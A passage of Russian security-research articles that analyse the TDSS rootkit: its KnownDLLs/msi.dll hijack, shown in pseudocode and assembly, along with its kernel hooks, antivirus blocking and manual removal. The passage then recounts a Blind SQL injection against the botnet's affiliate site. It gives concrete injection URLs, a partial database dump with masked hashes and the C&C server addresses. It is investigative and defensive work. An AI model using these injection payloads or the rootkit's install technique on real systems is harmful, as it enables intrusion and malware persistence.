расшифрованного кода, который, очевидно, является переходом на OEP. На этом анализ завершён, и можно быстро написать статический распаковщик.

Последнее обновление: 17.03.2012.

Анализ руткита TDSS

Алиса Шевченко, Esage Lab
alisa@esagelab.ru / [@alisaesage](https://twitter.com/alisaesage)

Содержание

- Вступление
- Обзор семейства
- Характерные особенности
- Внутривидовое разнообразие
- Анализ кода
- Установка руткита и обход защиты
- Драйвер
- Rootkit-функционал
- Портал в пространство ядра
- Устойчивость в системе
- Блокирование антивирусов
- Удаление TDSS вручную
- Выводы и заключение
- Ссылки
- Приложения

Вступление

Руткит TDSS также известен под именами Tidserv, TDSServ и Alureon. Отдельные его компоненты детектируются антивирусами под другими именами, такими как Trojan.Win32.DNSChanger и Trojan.FakeAlert.

Причины, по которым данный руткит удостоен детального исследования, таковы.

1. Судя по огромному количеству «воплей о помощи» от пользователей на публичных форумах, большинство антивирусов не справляются с лечением руткита, хотя успешно его обнаруживают [1].
2. В публичном доступе нет полноценного описания функционала TDSS.
3. Реализация TDSS интересна тем, что, являясь со всей очевидностью эффективной, она не задействует никаких изощренных техник «нового поколения» или «0-day».
4. TDSS активно распространяется в живой среде, развиваясь в мощный ботнет. По данным Лаборатории Касперского за март-апрель 2009 г., в базы ежедневно добавляется от 100 до 300 сигнатур для новых и модифицированных файлов руткита [2].

Таким образом, руткит TDSS — угроза пограничного типа: он достаточно мощный для поражения антивирусных программ, но недостаточно опасный для детального исследования; достаточно распространенный для публичных криков о помощи, но не дотягивает до эпидемии.

Обзор семейства

TDSS известен своей выдающейся способностью обходить активную защиту (антивирус, HIPS, фаервол), сложноудаляемостью и rootkit-функционалом. Его типичные наблюдаемые признаки в системе — всплывающие окна (pop-up), а также проблемы с запуском и обновлением антивирусных продуктов. На практике может иметь место любой функционал, что обеспечивается динамической подгрузкой дополнительных модулей.

Первые прецеденты заражения руткитом зафиксированы в середине 2008 года. Уже тогда TDSS эффективно обходил защиты в процессе инсталляции. Учитывая, что разработчикам руткита удается поддерживать работоспособность этой функции уже почти год, вопреки обновлениям антивирусов, а также учитывая грамотность реализации и архитектуры кода — TDSS создан и развивается силами команды профессиональных разработчиков и в рамках ясной стратегии.

Сам по себе TDSS — не более чем мощный загрузчик (downloader) с модульной архитектурой. Его основная задача — проникнуть на машину пользователя в обход защиты, хорошо закрепиться в системе, и в дальнейшем обеспечивать удаленное управление ресурсами зараженной машины, включая загрузку дополнительных функциональных модулей.

Схема распространения TDSS не менее продуманна, чем его архитектура. Используется несколько каналов доставки вредоносного кода. Известные вектора атаки включают загрузку кода через web-эксплойт (iframe attack) [3], инсталляцию его под видом видео-кодека [4] для просмотра порнографии, а также распространение в связке с легитимными [5] и пиратскими программами, генераторами ключей и crack'ами [6].

Характерные особенности

- Настоящее название руткита TDSS — TDL. Более поздние образцы руткита называют себя TDL2.
- Файлы троянца защищены от анализа посредством несложной обфускации и шифрования.
- Некоторые файлы отмечены поддельным штампом версии, характерным для программ Microsoft.
- Основа механизма инсталляции TDSS — загрузка сервисом `msiexec.exe` (Microsoft Installer) своей собственной легитимной, но модифицированной DLL [7].
- После инсталляции руткит блокирует загрузку или обновление антивирусных программ.
- Руткит тщательно закрепляется в системе, препятствуя деинсталляции. Например, некоторые модификации работают в режиме Safe Mode — это достигается модификацией ключей реестра `HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal` и `HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network`.
- Руткит хранит свои настройки в реестре: список антивирусных модулей, которые необходимо блокировать, список собственных модулей, которые необходимо подгружать в адресное пространство браузера, и т. д.
- Руткит скрывает свои файлы и ключи посредством перехвата нескольких функций.
- Драйвер руткита открывает своим модулям окно в пространство ядра. Для этой цели используется вызов функции `ZwFlushInstructionCache` со специфическим набором аргументов.

Внутривидовое разнообразие

Первые версии руткита в 2008 г. создавали в системе драйвер `tdsserv.sys`, от которого и произошло официальное имя TDSS. Впоследствии имя основного драйвера несколько раз менялось на `clbdriver.sys`, `seneka*.sys`, `UACd*.sys`, `gaopdx*.sys`, `tdlserv.sys` и другие.

Первые версии руткита использовали патчинг библиотеки `advapi32.dll`, подгружаемой сервисом Microsoft Installer, в ходе инсталляции. Более новые версии используют патчинг библиотеки `msi.dll`. Возможно, это изменение — реакция на новые поведенческие сигнатуры систем защиты.

Защита кода руткита от анализа выполнена в виде распаковщика, замаскированного под системный файл. При этом исполняемый файл визуально выглядит как большой кусок легитимного кода (отличающегося низкой энтропией в пределах байтового массива) с прицепленным в конце файла массивом данных (с высоким уровнем энтропии и без исполняемых инструкций). Исполняемый код украшен бессмысленными строками текста, призванными вызвать у поспешного аналитика ассоциации с системной утилитой. Не считая описанного «социального» трюка, защита кода не представляет интереса — это тривиально снимаемый «конверт», внутри которого спрятан оригинальный код троянца.

Новейшие образцы эволюции TDSS содержат функционал червя. В частности, руткит пытается — и, судя по отзывам жертв, вполне успешно — размножаться через съемные накопители. С этой целью копия руткита размещается в директории `RECYCLER` в виде скрытого файла с именем `.com`, и создается ссылка на него в файле `autorun.inf`. Это приводит к автоматической загрузке руткита при подключении зараженного накопителя к системе (за исключением случаев, когда функция `Autorun` для внешних дисков запрещена в настройках системы), а также при попытке открытия зараженного накопителя из «Проводника».

Анализ кода

Для анализа был использован экземпляр, обнаруженный примерно в марте 2009 г. (MD5: `1DE66FC07C7B5893F5F83B397AC38F3D`) [8]. Разновидность TDSS, представленная этим экземпляром, отмечена российским филиалом лаборатории Symantec как одна из наиболее упоминаемых вредоносных программ в марте 2009 г. [9].

Общий алгоритм функционирования TDSS, характерный для семейства в целом, уже описан [10], так же как и основные механизмы компонентов руткита в `ring3`. Суммарный высокоуровневый обзор функционала конкретного файла можно найти поиском по MD5 в архиве любой публичной песочницы (например, ThreatExpert). Поэтому я опишу только самые важные механизмы и функционал уровня ядра.

Инсталляция руткита и обход защиты

Процедура инсталляции руткита достойна упоминания, поскольку обеспечивает эффективный обход поведенческих защит и фаерволов. Ключевая идея алгоритма обхода — исполнение вредоносного кода в составе модифицированной системной библиотеки, автоматически подгружаемой легитимным системным сервисом. В результате такой манипуляции фаервол пропускает сетевую активность вредоносного кода в силу того, что его процесс-источник — системный сервис Windows — по умолчанию внесен в «белый список» и, как следствие, обладает всеми возможными привилегиями для загрузки и инсталляции файлов. Большинство проактивных защит также пропускают поведенческую активность руткита, поскольку она не вписывается в типичные паттерны нежелательного поведения.

Технически этот алгоритм реализован следующим образом. Модификация системной библиотеки — `advapi32.dll` или, в более поздних версиях руткита, `msi.dll` — осуществляется в копии библиотеки на диске, которая затем загружается в директорию `\KnownDLLs` в памяти. После этого стандартными средствами запускается Microsoft Installer, который автоматически подгружает

модифицированную библиотеку из \KnownDLLs [11].

```
// новая секция для кода инсталляции руткита
NtCreateSection(.."\knowndlls\dll.dll"..)
// подготовка системной DLL к патчингу
CopyFile(.."msi.dll", ..)
// патчинг копии
WriteFile(.., ..)
NtOpenSection(.."\knowndlls\msi.dll"..)
// убираем флаг OBJ_PERMANENT, чтобы система позволила
// удалить объект msi.dll и создать его заново
NtMakeTemporaryObject(..)
CloseHandle(..)
// создаем новый маппинг для msi.dll, загружая в него
// модифицированную библиотеку
NtCreateSection(.."\knowndlls\msi.dll", ..)
..
// нормальный старт сервиса
StartService (.."Windows Installer"..)
```

В этой схеме модификация кода msi.dll минимальна, и обеспечивает только выполнение кода из секции \knowndlls\dll.dll, содержащей процедуры инсталляции руткита. Сам патч — <malicious_code_injection> — элегантен:

```
; адрес 7c906cbc – указатель на строку 'dll.dll'
; на самом деле, это часть строки имени легитимного модуля ntdll.dll
push 7c906cbc
; в стек помещается адрес следующей за call инструкции
call $+5
; после выполнения следующей инструкции первый dword на стеке
; будет указывать на первую инструкцию патча. Таким образом,
; вызов LoadLibrary вернется туда, где к тому времени будет
; восстановлен оригинальный код
sub dword ptr [esp], 0a
mov eax, LoadLibrary
jmp eax ; вызов LoadLibrary ('dll.dll')
```

Функционал секции dll.dll отображен на рис. 1.




Рис. 1. Основная задача этой библиотеки — загрузка и инсталляция драйвера руткита.

Драйвер

TDSS не имеет собственного процесса в пользовательском пространстве. Базовые функции обеспечиваются драйвером, который автоматически загружается на старте. Дополнительные высокоуровневые функции обеспечиваются отдельными DLL-модулями, внедряемыми в заданные

процессы.

Функционал драйвера включает в себя:

- сокрытие руткита;
- обеспечение «портала» в режим ядра;
- предотвращение загрузки антивирусов, перечисленных в конфигурационном ключе реестра;
- внедрение DLL-модулей в процессы, перечисленные в конфигурационном ключе;
- установку новых DLL-модулей.

Rootkit-функционал

Руткит перехватывает методом сплайсинга следующие функции в пространстве ядра:

- IoCallDriver;
- IoCompleteRequest;
- NtFlushInstructionCache;
- NtQueryValueKey;
- NtEnumerateKey.

Перехват NtEnumerateKey используется для сокрытия ключей реестра, отвечающих за загрузку и конфигурацию руткита (в данном случае это все ключи, начинающиеся со строки gaopdx*). Перехват NtQueryValueKey используется для подмены адресов DNS-серверов (значения DhcpNameServer и NameServer [12]) в реальном времени, без модификации реестра. Перехват IoCallDriver обеспечивает глобальную фильтрацию всех IRP в системе, что позволяет руткиту прятать свои файлы (начинающиеся со строки gaopdx*) всякий раз, когда он перехватывает IRP к драйверу файловой системы:

```
If ( FsRtlIsNameInExpression (..\"*\\gaopdx*\" or \"*\\TEMP\\gaopdx*\"..) )
then return (STATUS_TOO_MANY_SECRETS)
```

Перехват IoCompleteRequest обеспечивает схожий функционал.

Портал в пространство ядра

Перехват NtFlushInstructionCache несколько более любопытен, поскольку он служит порталом в ring0 для пользовательских модулей руткита. Для того чтобы воспользоваться порталом, данная функция вызывается со специфическим набором аргументов, которые включают магическое значение, команду и параметр к ней.

```
; аргумент к команде
push 0
; команда (4 байта) – обеспечивает проверку работоспособности портала
push 'VERG'
; магическое число, обеспечивающее выполнение процедуры перехватчика,
; а не оригинальной API-функции
push 'TDL2'
call ds:ZwFlushInstructionCache
```

Набор команд, обрабатываемых перехватчиком NtFlushInstructionCache, очень ограничен и не позволяет управлять руткитом. Доступные команды обеспечивают передачу переменных из ядра в пользовательский модуль, остановку заданного процесса или потока из ядра (посредством внедрения соответствующей задачи в очередь APC-вызовов ядра) и запуск процедур установки нового DLL-модуля.

Устойчивость в системе

Драйвер вызывает функцию `ExQueueWorkItem` для запуска нескольких потоков в ядре. Потоки зациклены с периодом меньше секунды. Таким образом обеспечивается постоянная перерегистрация драйвера в системе (`\registry\machine\system\currentcontrolset\services\gaopdxserv.sys`), отключение системного фаервола (`\registry\machine\system\currentcontrolset\services\sharedaccess\parameters\firewallpolicy\`) и другие функции.

Блокирование антивирусов

Драйвер руткита посредством `PsSetLoadImageNotifyRoutine` устанавливает процедуру нотификации, получающую управление по факту загрузки любого модуля в память. Внутри процедуры происходит сверка имени загружаемого модуля со списком запрещенных, перечисленных в ключе `disallowed` настроек руткита в реестре. Загрузка запрещенных модулей блокируется.

Удаление TDSS вручную

Перечисленные ниже инструкции составляют универсальный алгоритм удаления любого варианта руткита TDSS. Для воплощения алгоритма не требуется ни специальных знаний, ни специфических утилит.

1. В `Device Manager` (Компьютер → Управление устройствами), в разделе `Non-PnP Driver`, отключить и удалить драйвер руткита. Его можно локализовать по имени (`tdsserv.sys`, `quadraserp.sys` и т. д.). Поскольку полагаться на имя драйвера ненадежно — его лучше определить наверняка при помощи любого антируткита (`GMER` или `Rootkit Unhooker` предпочтительны; `Avira Antirootkit` также справляется с задачей). После этих манипуляций все файлы и ключи реестра руткита становятся видимыми и доступными для удаления вручную.
2. Удалить файл, соответствующий данному драйверу.
3. Удалить все ключи реестра, ссылающиеся на данный драйвер, и файлы дополнительных модулей, перечисленные в конфигурационном ключе.
4. Удалить (при их наличии) файлы `autorun.inf` и `RECYCLER\*.com` на всех дисках.
5. Перезагрузиться.
6. Использовать антивирус для окончательной очистки системы от возможных пропущенных файлов.

Шаги 1–4 должны выполняться без помощи антивирусов, поскольку в случае отсутствия сигнатуры к какому-либо файлу дезинфекция не будет успешной.

Выводы и заключение

- Эффективность TDSS демонстрирует, что для обхода систем защиты нет необходимости изобретать нетривиальные решения.
- Разработчики вредоносных программ продолжают находить способы решения своих задач, основанные на обращении особенностей защиты в ее уязвимости [13].

- Распространение вредоносной программы в связке с легитимной — очень эффективная техника, хотя и не новая. Идея этой техники заключается в том, что если пользователь добровольно запускает приложение, которое считает легитимным, — то он добровольно устранил всевозможные предупреждения от поведенческой защиты или UAC'a. Он также пропустит установку драйвера, поскольку для некоторых приложений (например, инсталлятора кодеков [5]) использование драйвера вполне ожидаемо. Кроме того, наличие видимого окна инсталлятора может ввести в заблуждение простую поведенческую защиту.

Разработчикам поведенческих защит и систем HIPS имеет смысл следить за действиями в системе, обеспечивающими эффективность TDSS.

- Вызов функций `NtOpenSection`, `NtMakeTemporaryObject` и других API-интерфейсов к системным секциям.
- Получение доступа к системным библиотекам (даже если это простое копирование).
- Вызов `LoadLibraryEx` с параметром `DONT_RESOLVE_DLL_REFERENCES` (используется кодом `dll.dll` для восстановления кода `msi.dll`).
- Модификация системной конфигурации DNS и DHCP.
- Вызов `PsSetLoadImageNotifyRoutine`. Несмотря на высокую вероятность того, что к моменту вызова этой функции защита будет уже отключена, — это не дает достаточных оснований для того, чтобы отказаться от контроля.

Очевидно, что перечисленные действия не могут расцениваться как вредоносные сами по себе. Тем не менее, они с существенной вероятностью могут составлять часть нежелательного поведения и, таким образом, должны входить в поведенческий паттерн детектирования в виде комбинаторной связи.

Ссылки

1. Поиск Google, [отзывы пользователей о TDSS на форумах](#).
2. Лаборатория Касперского, [статистика по сигнатурам для TDSS](#).
3. Dancho Danchev, [Embassy of India in Spain Serving Malware](#); Malware Analysis & Diagnostic, [Etude de cas — Infection rootkit TDSS](#).
4. ThreatExpert, [отчет о действиях программы с MD5=2c5c874235a73fc50a69780c7ad1488a](#).
5. ThreatExpert, [отчет о действиях программы с MD5=d2ada2dba8e036d37726ebddbccc9e9d6](#).
6. ThreatExpert, [отчет о действиях программы с MD5=b17d76537ef5d94547fc4ca8851b35da](#).
7. Symantec, [Backdoor.Tidserv Technical Details](#).
8. Virustotal.com, [отчет о сканировании программы с MD5=1de66fc07c7b5893f5f83b397ac38f3d](#).
9. Anti-malware.ru, [История информационной безопасности за 4-ю неделю марта от Symantec](#).
10. F-Secure, [Backdoor:W32/TDSS Virus Description](#).
11. Microsoft Support, [INFO: Windows NT/2000/XP Uses KnownDLLs Registry Entry to Find DLLs](#).
12. MSDN, [DhcpNameServer registry key](#).
13. Virus Bulletin, January 2009. Shevchenko A., [AlisaShevchenko-Jan09.pdf](#) (файл не сохранился в интернете).

Приложения

Экземпляр руткита TDSS и файлы анализа IDA — по запросу.

tdss_remover_latest.rar (файл не сохранился в интернете)

Последнее обновление: 17.03.2012.

TDSS: полное раскрытие

Андрей Рассохин

специалист по информационной безопасности, Esage Lab

andrey@esagelab.com

Дмитрий Олексюк

системный архитектор, Esage Lab

dmitry@esagelab.com

Содержание

- [Часть 1. Вскрытие](#)
- [Партнёрская программа](#)
- [Командные серверы](#)
- [База данных](#)
- [Скрипты](#)
- [«Чёрный ход»](#)
- [Повышение привилегий](#)
- [Панель управления](#)
- [Смена серверов](#)
- [Часть 2. Анализ](#)
- [База данных и скрипты](#)
- [Запросы от ботов к серверу](#)
- [Учётные записи партнёров](#)
- [Таблица ботов](#)
- [Система команд](#)
- [Модули «полезной нагрузки»](#)
- [Статистика](#)

Бот-руткит TDSS на сегодняшний день хорошо изучен. Однако ни одно из исследований не идёт дальше анализа кода вредоносной программы и источников её распространения. Данная статья призвана восполнить этот пробел, осветив скрытые механизмы ботнета и его объективные характеристики.

Алиса Шевченко. [Анализ руткита TDSS](#).

Кроме того, при публикации этого материала мы преследовали еще одну цель: представить методологию расследования компьютерных преступлений. Данное исследование демонстрирует, как, имея на руках только инструмент злоумышленников (бинарный файл трояна), выйти на «цифровое ядро» киберформирования и проанализировать его. Следует заметить, что применяемый подход позволяет извлечь всю техническую информацию об инциденте, в то время как задача установления личностей атакующих и привлечения их к ответственности остаётся в сфере компетенции правоохранительных органов.

Партнёрская программа, «партнёрка» — веб-сервис по привлечению широкого круга веб-мастеров к распространению некоторого продукта за вознаграждение, обычно в виде доли от стоимости продукта.


Часть 1. Вскрытие

В последнее время в интернете возрождается популярность *партнерских программ*. Всё больше и больше крупных ботнетов, результаты исследования которых публикуются в русскоязычных и зарубежных источниках, оказываются связаны с той или иной партнёрской программой. Ботнет TDSS — возможно, самый крупный на сегодняшний день — не является исключением. Распространение вредоносной программы, обеспечивающей функционирование данного ботнета, осуществляется партнёрской программой «Dogma Millions».



Главная страница партнёрской программы dogmamillions.com


На сайте dogmamillions.com описаны правила работы с партнёрской программой и условия для партнёров. После регистрации партнёру доступен для загрузки бинарный файл руткита TDSS, подлежащий распространению любыми удобными способами за комиссионное вознаграждение.



Личный кабинет партнера на сайте партнерской программы

Целевая страница, или «лендинг» (от английского *landing page*), — веб-страница, на которую пользователь попадает в результате перехода по рекламной ссылке или направляется другими способами (например, путём открытия всплывающих окон).

Партнёрам предоставляется удобная статистика по заражённым с их помощью компьютерам и количество заработанных комиссионных, а также ссылки на целевые страницы для заражения посетителей, на которые можно направлять поисковой трафик различных тематик.



Дополнительная учётная запись со ссылкой на загрузку исполняемого файла TDSS

Партнёрская программа

SQL injection — метод атаки на веб-сайт, который заключается во внедрении запросов SQL в легитимные данные, получаемые веб-сервером от посетителя сайта, и считывании полноценных ответов на запросы от СУБД.

Blind SQL injection — атака идентична SQL Injection за тем исключением, что атакующий вынужден действовать вслепую, методом прощупывания базы данных при помощи отдельных SQL-запросов, результат выполнения которых должен быть сведён к бинарному формату типа «истина/ложь».

На сервере партнёрской программы использовалась база данных MySQL версии 5. Все запросы к базе данных, описанные далее, будут соответствовать языку запросов MySQL.

Поиск уязвимостей в скриптах личного кабинета не принёс результата. Однако получить доступ к базе данных всё-таки удалось: вначале при помощи атаки *Blind SQL injection*, а затем и классической атаки *SQL injection*.

Для партнёров существует возможность создания дополнительных учетных записей (*subaccounts*). Последние используются для анализа эффективности использования разных видов веб-трафика с разными целевыми страницами. Например, одной дополнительной учетной записи может соответствовать троян, на загрузку которого будет направляться порно-трафик. Таким образом, данный троян скачает жертва, просматривающая сайты с порнографическим содержанием. К другой может быть привязан троян, загружаемый посетителями сайтов с «крэками». В результате раздельного сбора статистики партнёр может оценить, какой вид трафика лучше подходит для работы с данной партнёрской программой, принося максимум комиссионных.

Дополнительные учётные записи создаются при помощи HTTP-запроса типа GET:

```
http://dogmamillions.com/index.php?request=members.sab_account&create=1
```

После такого запроса в личном кабинете партнёра появится дополнительная учётная запись с идентификатором 1. Её можно удалить, указав её идентификатор в соответствующем GET-запросе:

```
http://dogmamillions.com/index.php?request=members.sab_account&delete=1
```

Атака Blind SQL Injection заключалась в следующем. Необходимо было создать дополнительную учётную запись с любым произвольным идентификатором и затем попытаться его удалить. Параметр запроса delete был уязвим, поэтому возможно было провести атаку, отправив на сервер запрос следующего вида:

```
http://dogmamillions.com/index.php?request=members.sab_account&delete=if(ord(substring((version()),1,1))>1,1,0xffff)
```

Если значение выражения `ord(substring((version()),1,1))` больше 1, то условие `if` возвращает 1, и запрос упрощенно принимает следующий вид:

```
http://dogmamillions.com/index.php?request=members.sab_account&delete=1
```

Если же условие ложно, то запрос будет иметь вид:

```
http://dogmamillions.com/index.php?request=members.sab_account&delete=0xffff
```

Таким образом, дополнительная учетная запись будет удалена только в том случае, если переданное в параметре delete условие истинно. На основе этих данных может быть проведена атака Blind SQL Injection.

Возможен и другой вариант атаки. Параметр create команды создания дополнительной учётной записи также уязвим. Запрос следующего вида приведет к созданию на сервере дополнительной учётной записи с идентификатором, равным значению выражения:

```
http://dogmamillions.com/index.php?request=members.sab_account&create=ord(substring((version()),1,1))
```

Таким образом, если версия базы данных на сервере выше 5, то первым символом строки, которую вернёт команда `version()`, будет «5». ASCII-код этого символа равен 53, поэтому в личном кабинете партнера появится дополнительная учётная запись с идентификатором 53.

```
affiliates
  affId
  affAid
  affLogin
  affPassword
  affGroup
  affBalance
  affBalanceEarnings
  affBalancePayout
  affBalanceRefferal
  affBalanceCPV
  affBalanceBonus
  affBalancePenalty
affiliatesaccounts
  affId
  affSid
bonuses
countries
cpvearnings
cronUpdateStatFeeds
  cronId
  cronCreated
  cronStart
  cronCompleted
  cronDateFrom
  cronDateTo
  cronStatus
crontime
domains
  id
  domain
  status
  category
groups
invites
managers
news
payments
paymentsfields
paymentsperiods
paymentsproperties
paymentstypes
penalties
statisticsearnings
statisticsinstalls
statisticsrefferals
substatearnings
```

Часть таблиц с колонками из базы данных dogmamillions.com

```
1:Ro*:c94405aee9b728bad*****b1f
3:over****:5f4dcc3b5aa765d61*****f99
```

Первые дополнительные учетные записи из таблицы affiliates базы данных dogmamillions.com

На основе вышеописанных уязвимостей были разработаны эксплойты, с помощью которых был произведен анализ базы данных сервера партнёрской программы.

Командные серверы

На момент проведения анализа командные серверы (C&C, command-and-control) ботнета TDSS располагались по следующим доменным именам и IP-адресам (фрагмент файла конфигурации руткита):

```
[tdlcmd]
servers=https://d45648675.cn/;https://d92378523.cn/;https://91.212.226.62/
wspservers=http://b11335599.cn/;http://b00882244.cn/
popupservers=http://m3131313.cn/
```

Управление ботнетом производится с трёх серверов, указанных в поле servers файла конфигурации. Именно их мы проверили на предмет уязвимостей в первую очередь.

В результате анализа бинарного файла бота было установлено, что отправка данных на серверы осуществляется по следующему алгоритму:


1. формируется пакет данных;
2. этот пакет шифруется по алгоритму RC4, причём в качестве ключа используется IP-адрес либо доменное имя целевого сервера;
3. пакет данных дополнительно кодируется по алгоритму Base64;
4. данные отправляются на сервер.

Таким образом, псевдокод алгоритмов шифровки и дешифровки выглядит следующим образом:

```
char *encoded_data = base64_encode(rc4_encrypt(data, key));
char *decoded_data = rc4_decrypt(base64_decode(data), key);
```

Анализ данных, передаваемых ботом на сервер, выявил уязвимости, позволяющие произвести атаки Blind SQL injection и SQL Injection.

В частности, в результате неправильного GET-запроса сервер возвращал сообщение об ошибке, в тексте которого содержалась закодированная строка и полный путь к уязвимому скрипту на сервере.



Сообщение об ошибке при неправильном запросе к серверу

После расшифровки строки по описанному выше алгоритму была получена команда следующего вида:

```
remove|42F831D92B3BE5076B635F2347C80A41|10000|0|DDA|Trojan.Agent|C:\WINDOWS\system32\qo.dll|%SYSDIR%\qo.dll|success
```

Точное назначение этой команды на этапе атаки было неясным. Однако в результате её анализа было установлено, что третий параметр в списке, разделенном символом вертикальной черты, является уязвимым.

Первый вариант эксплойта, предназначенного для чтения данных из базы, был разработан с использованием метода задержки. Запрос для атаки выглядел следующим образом:

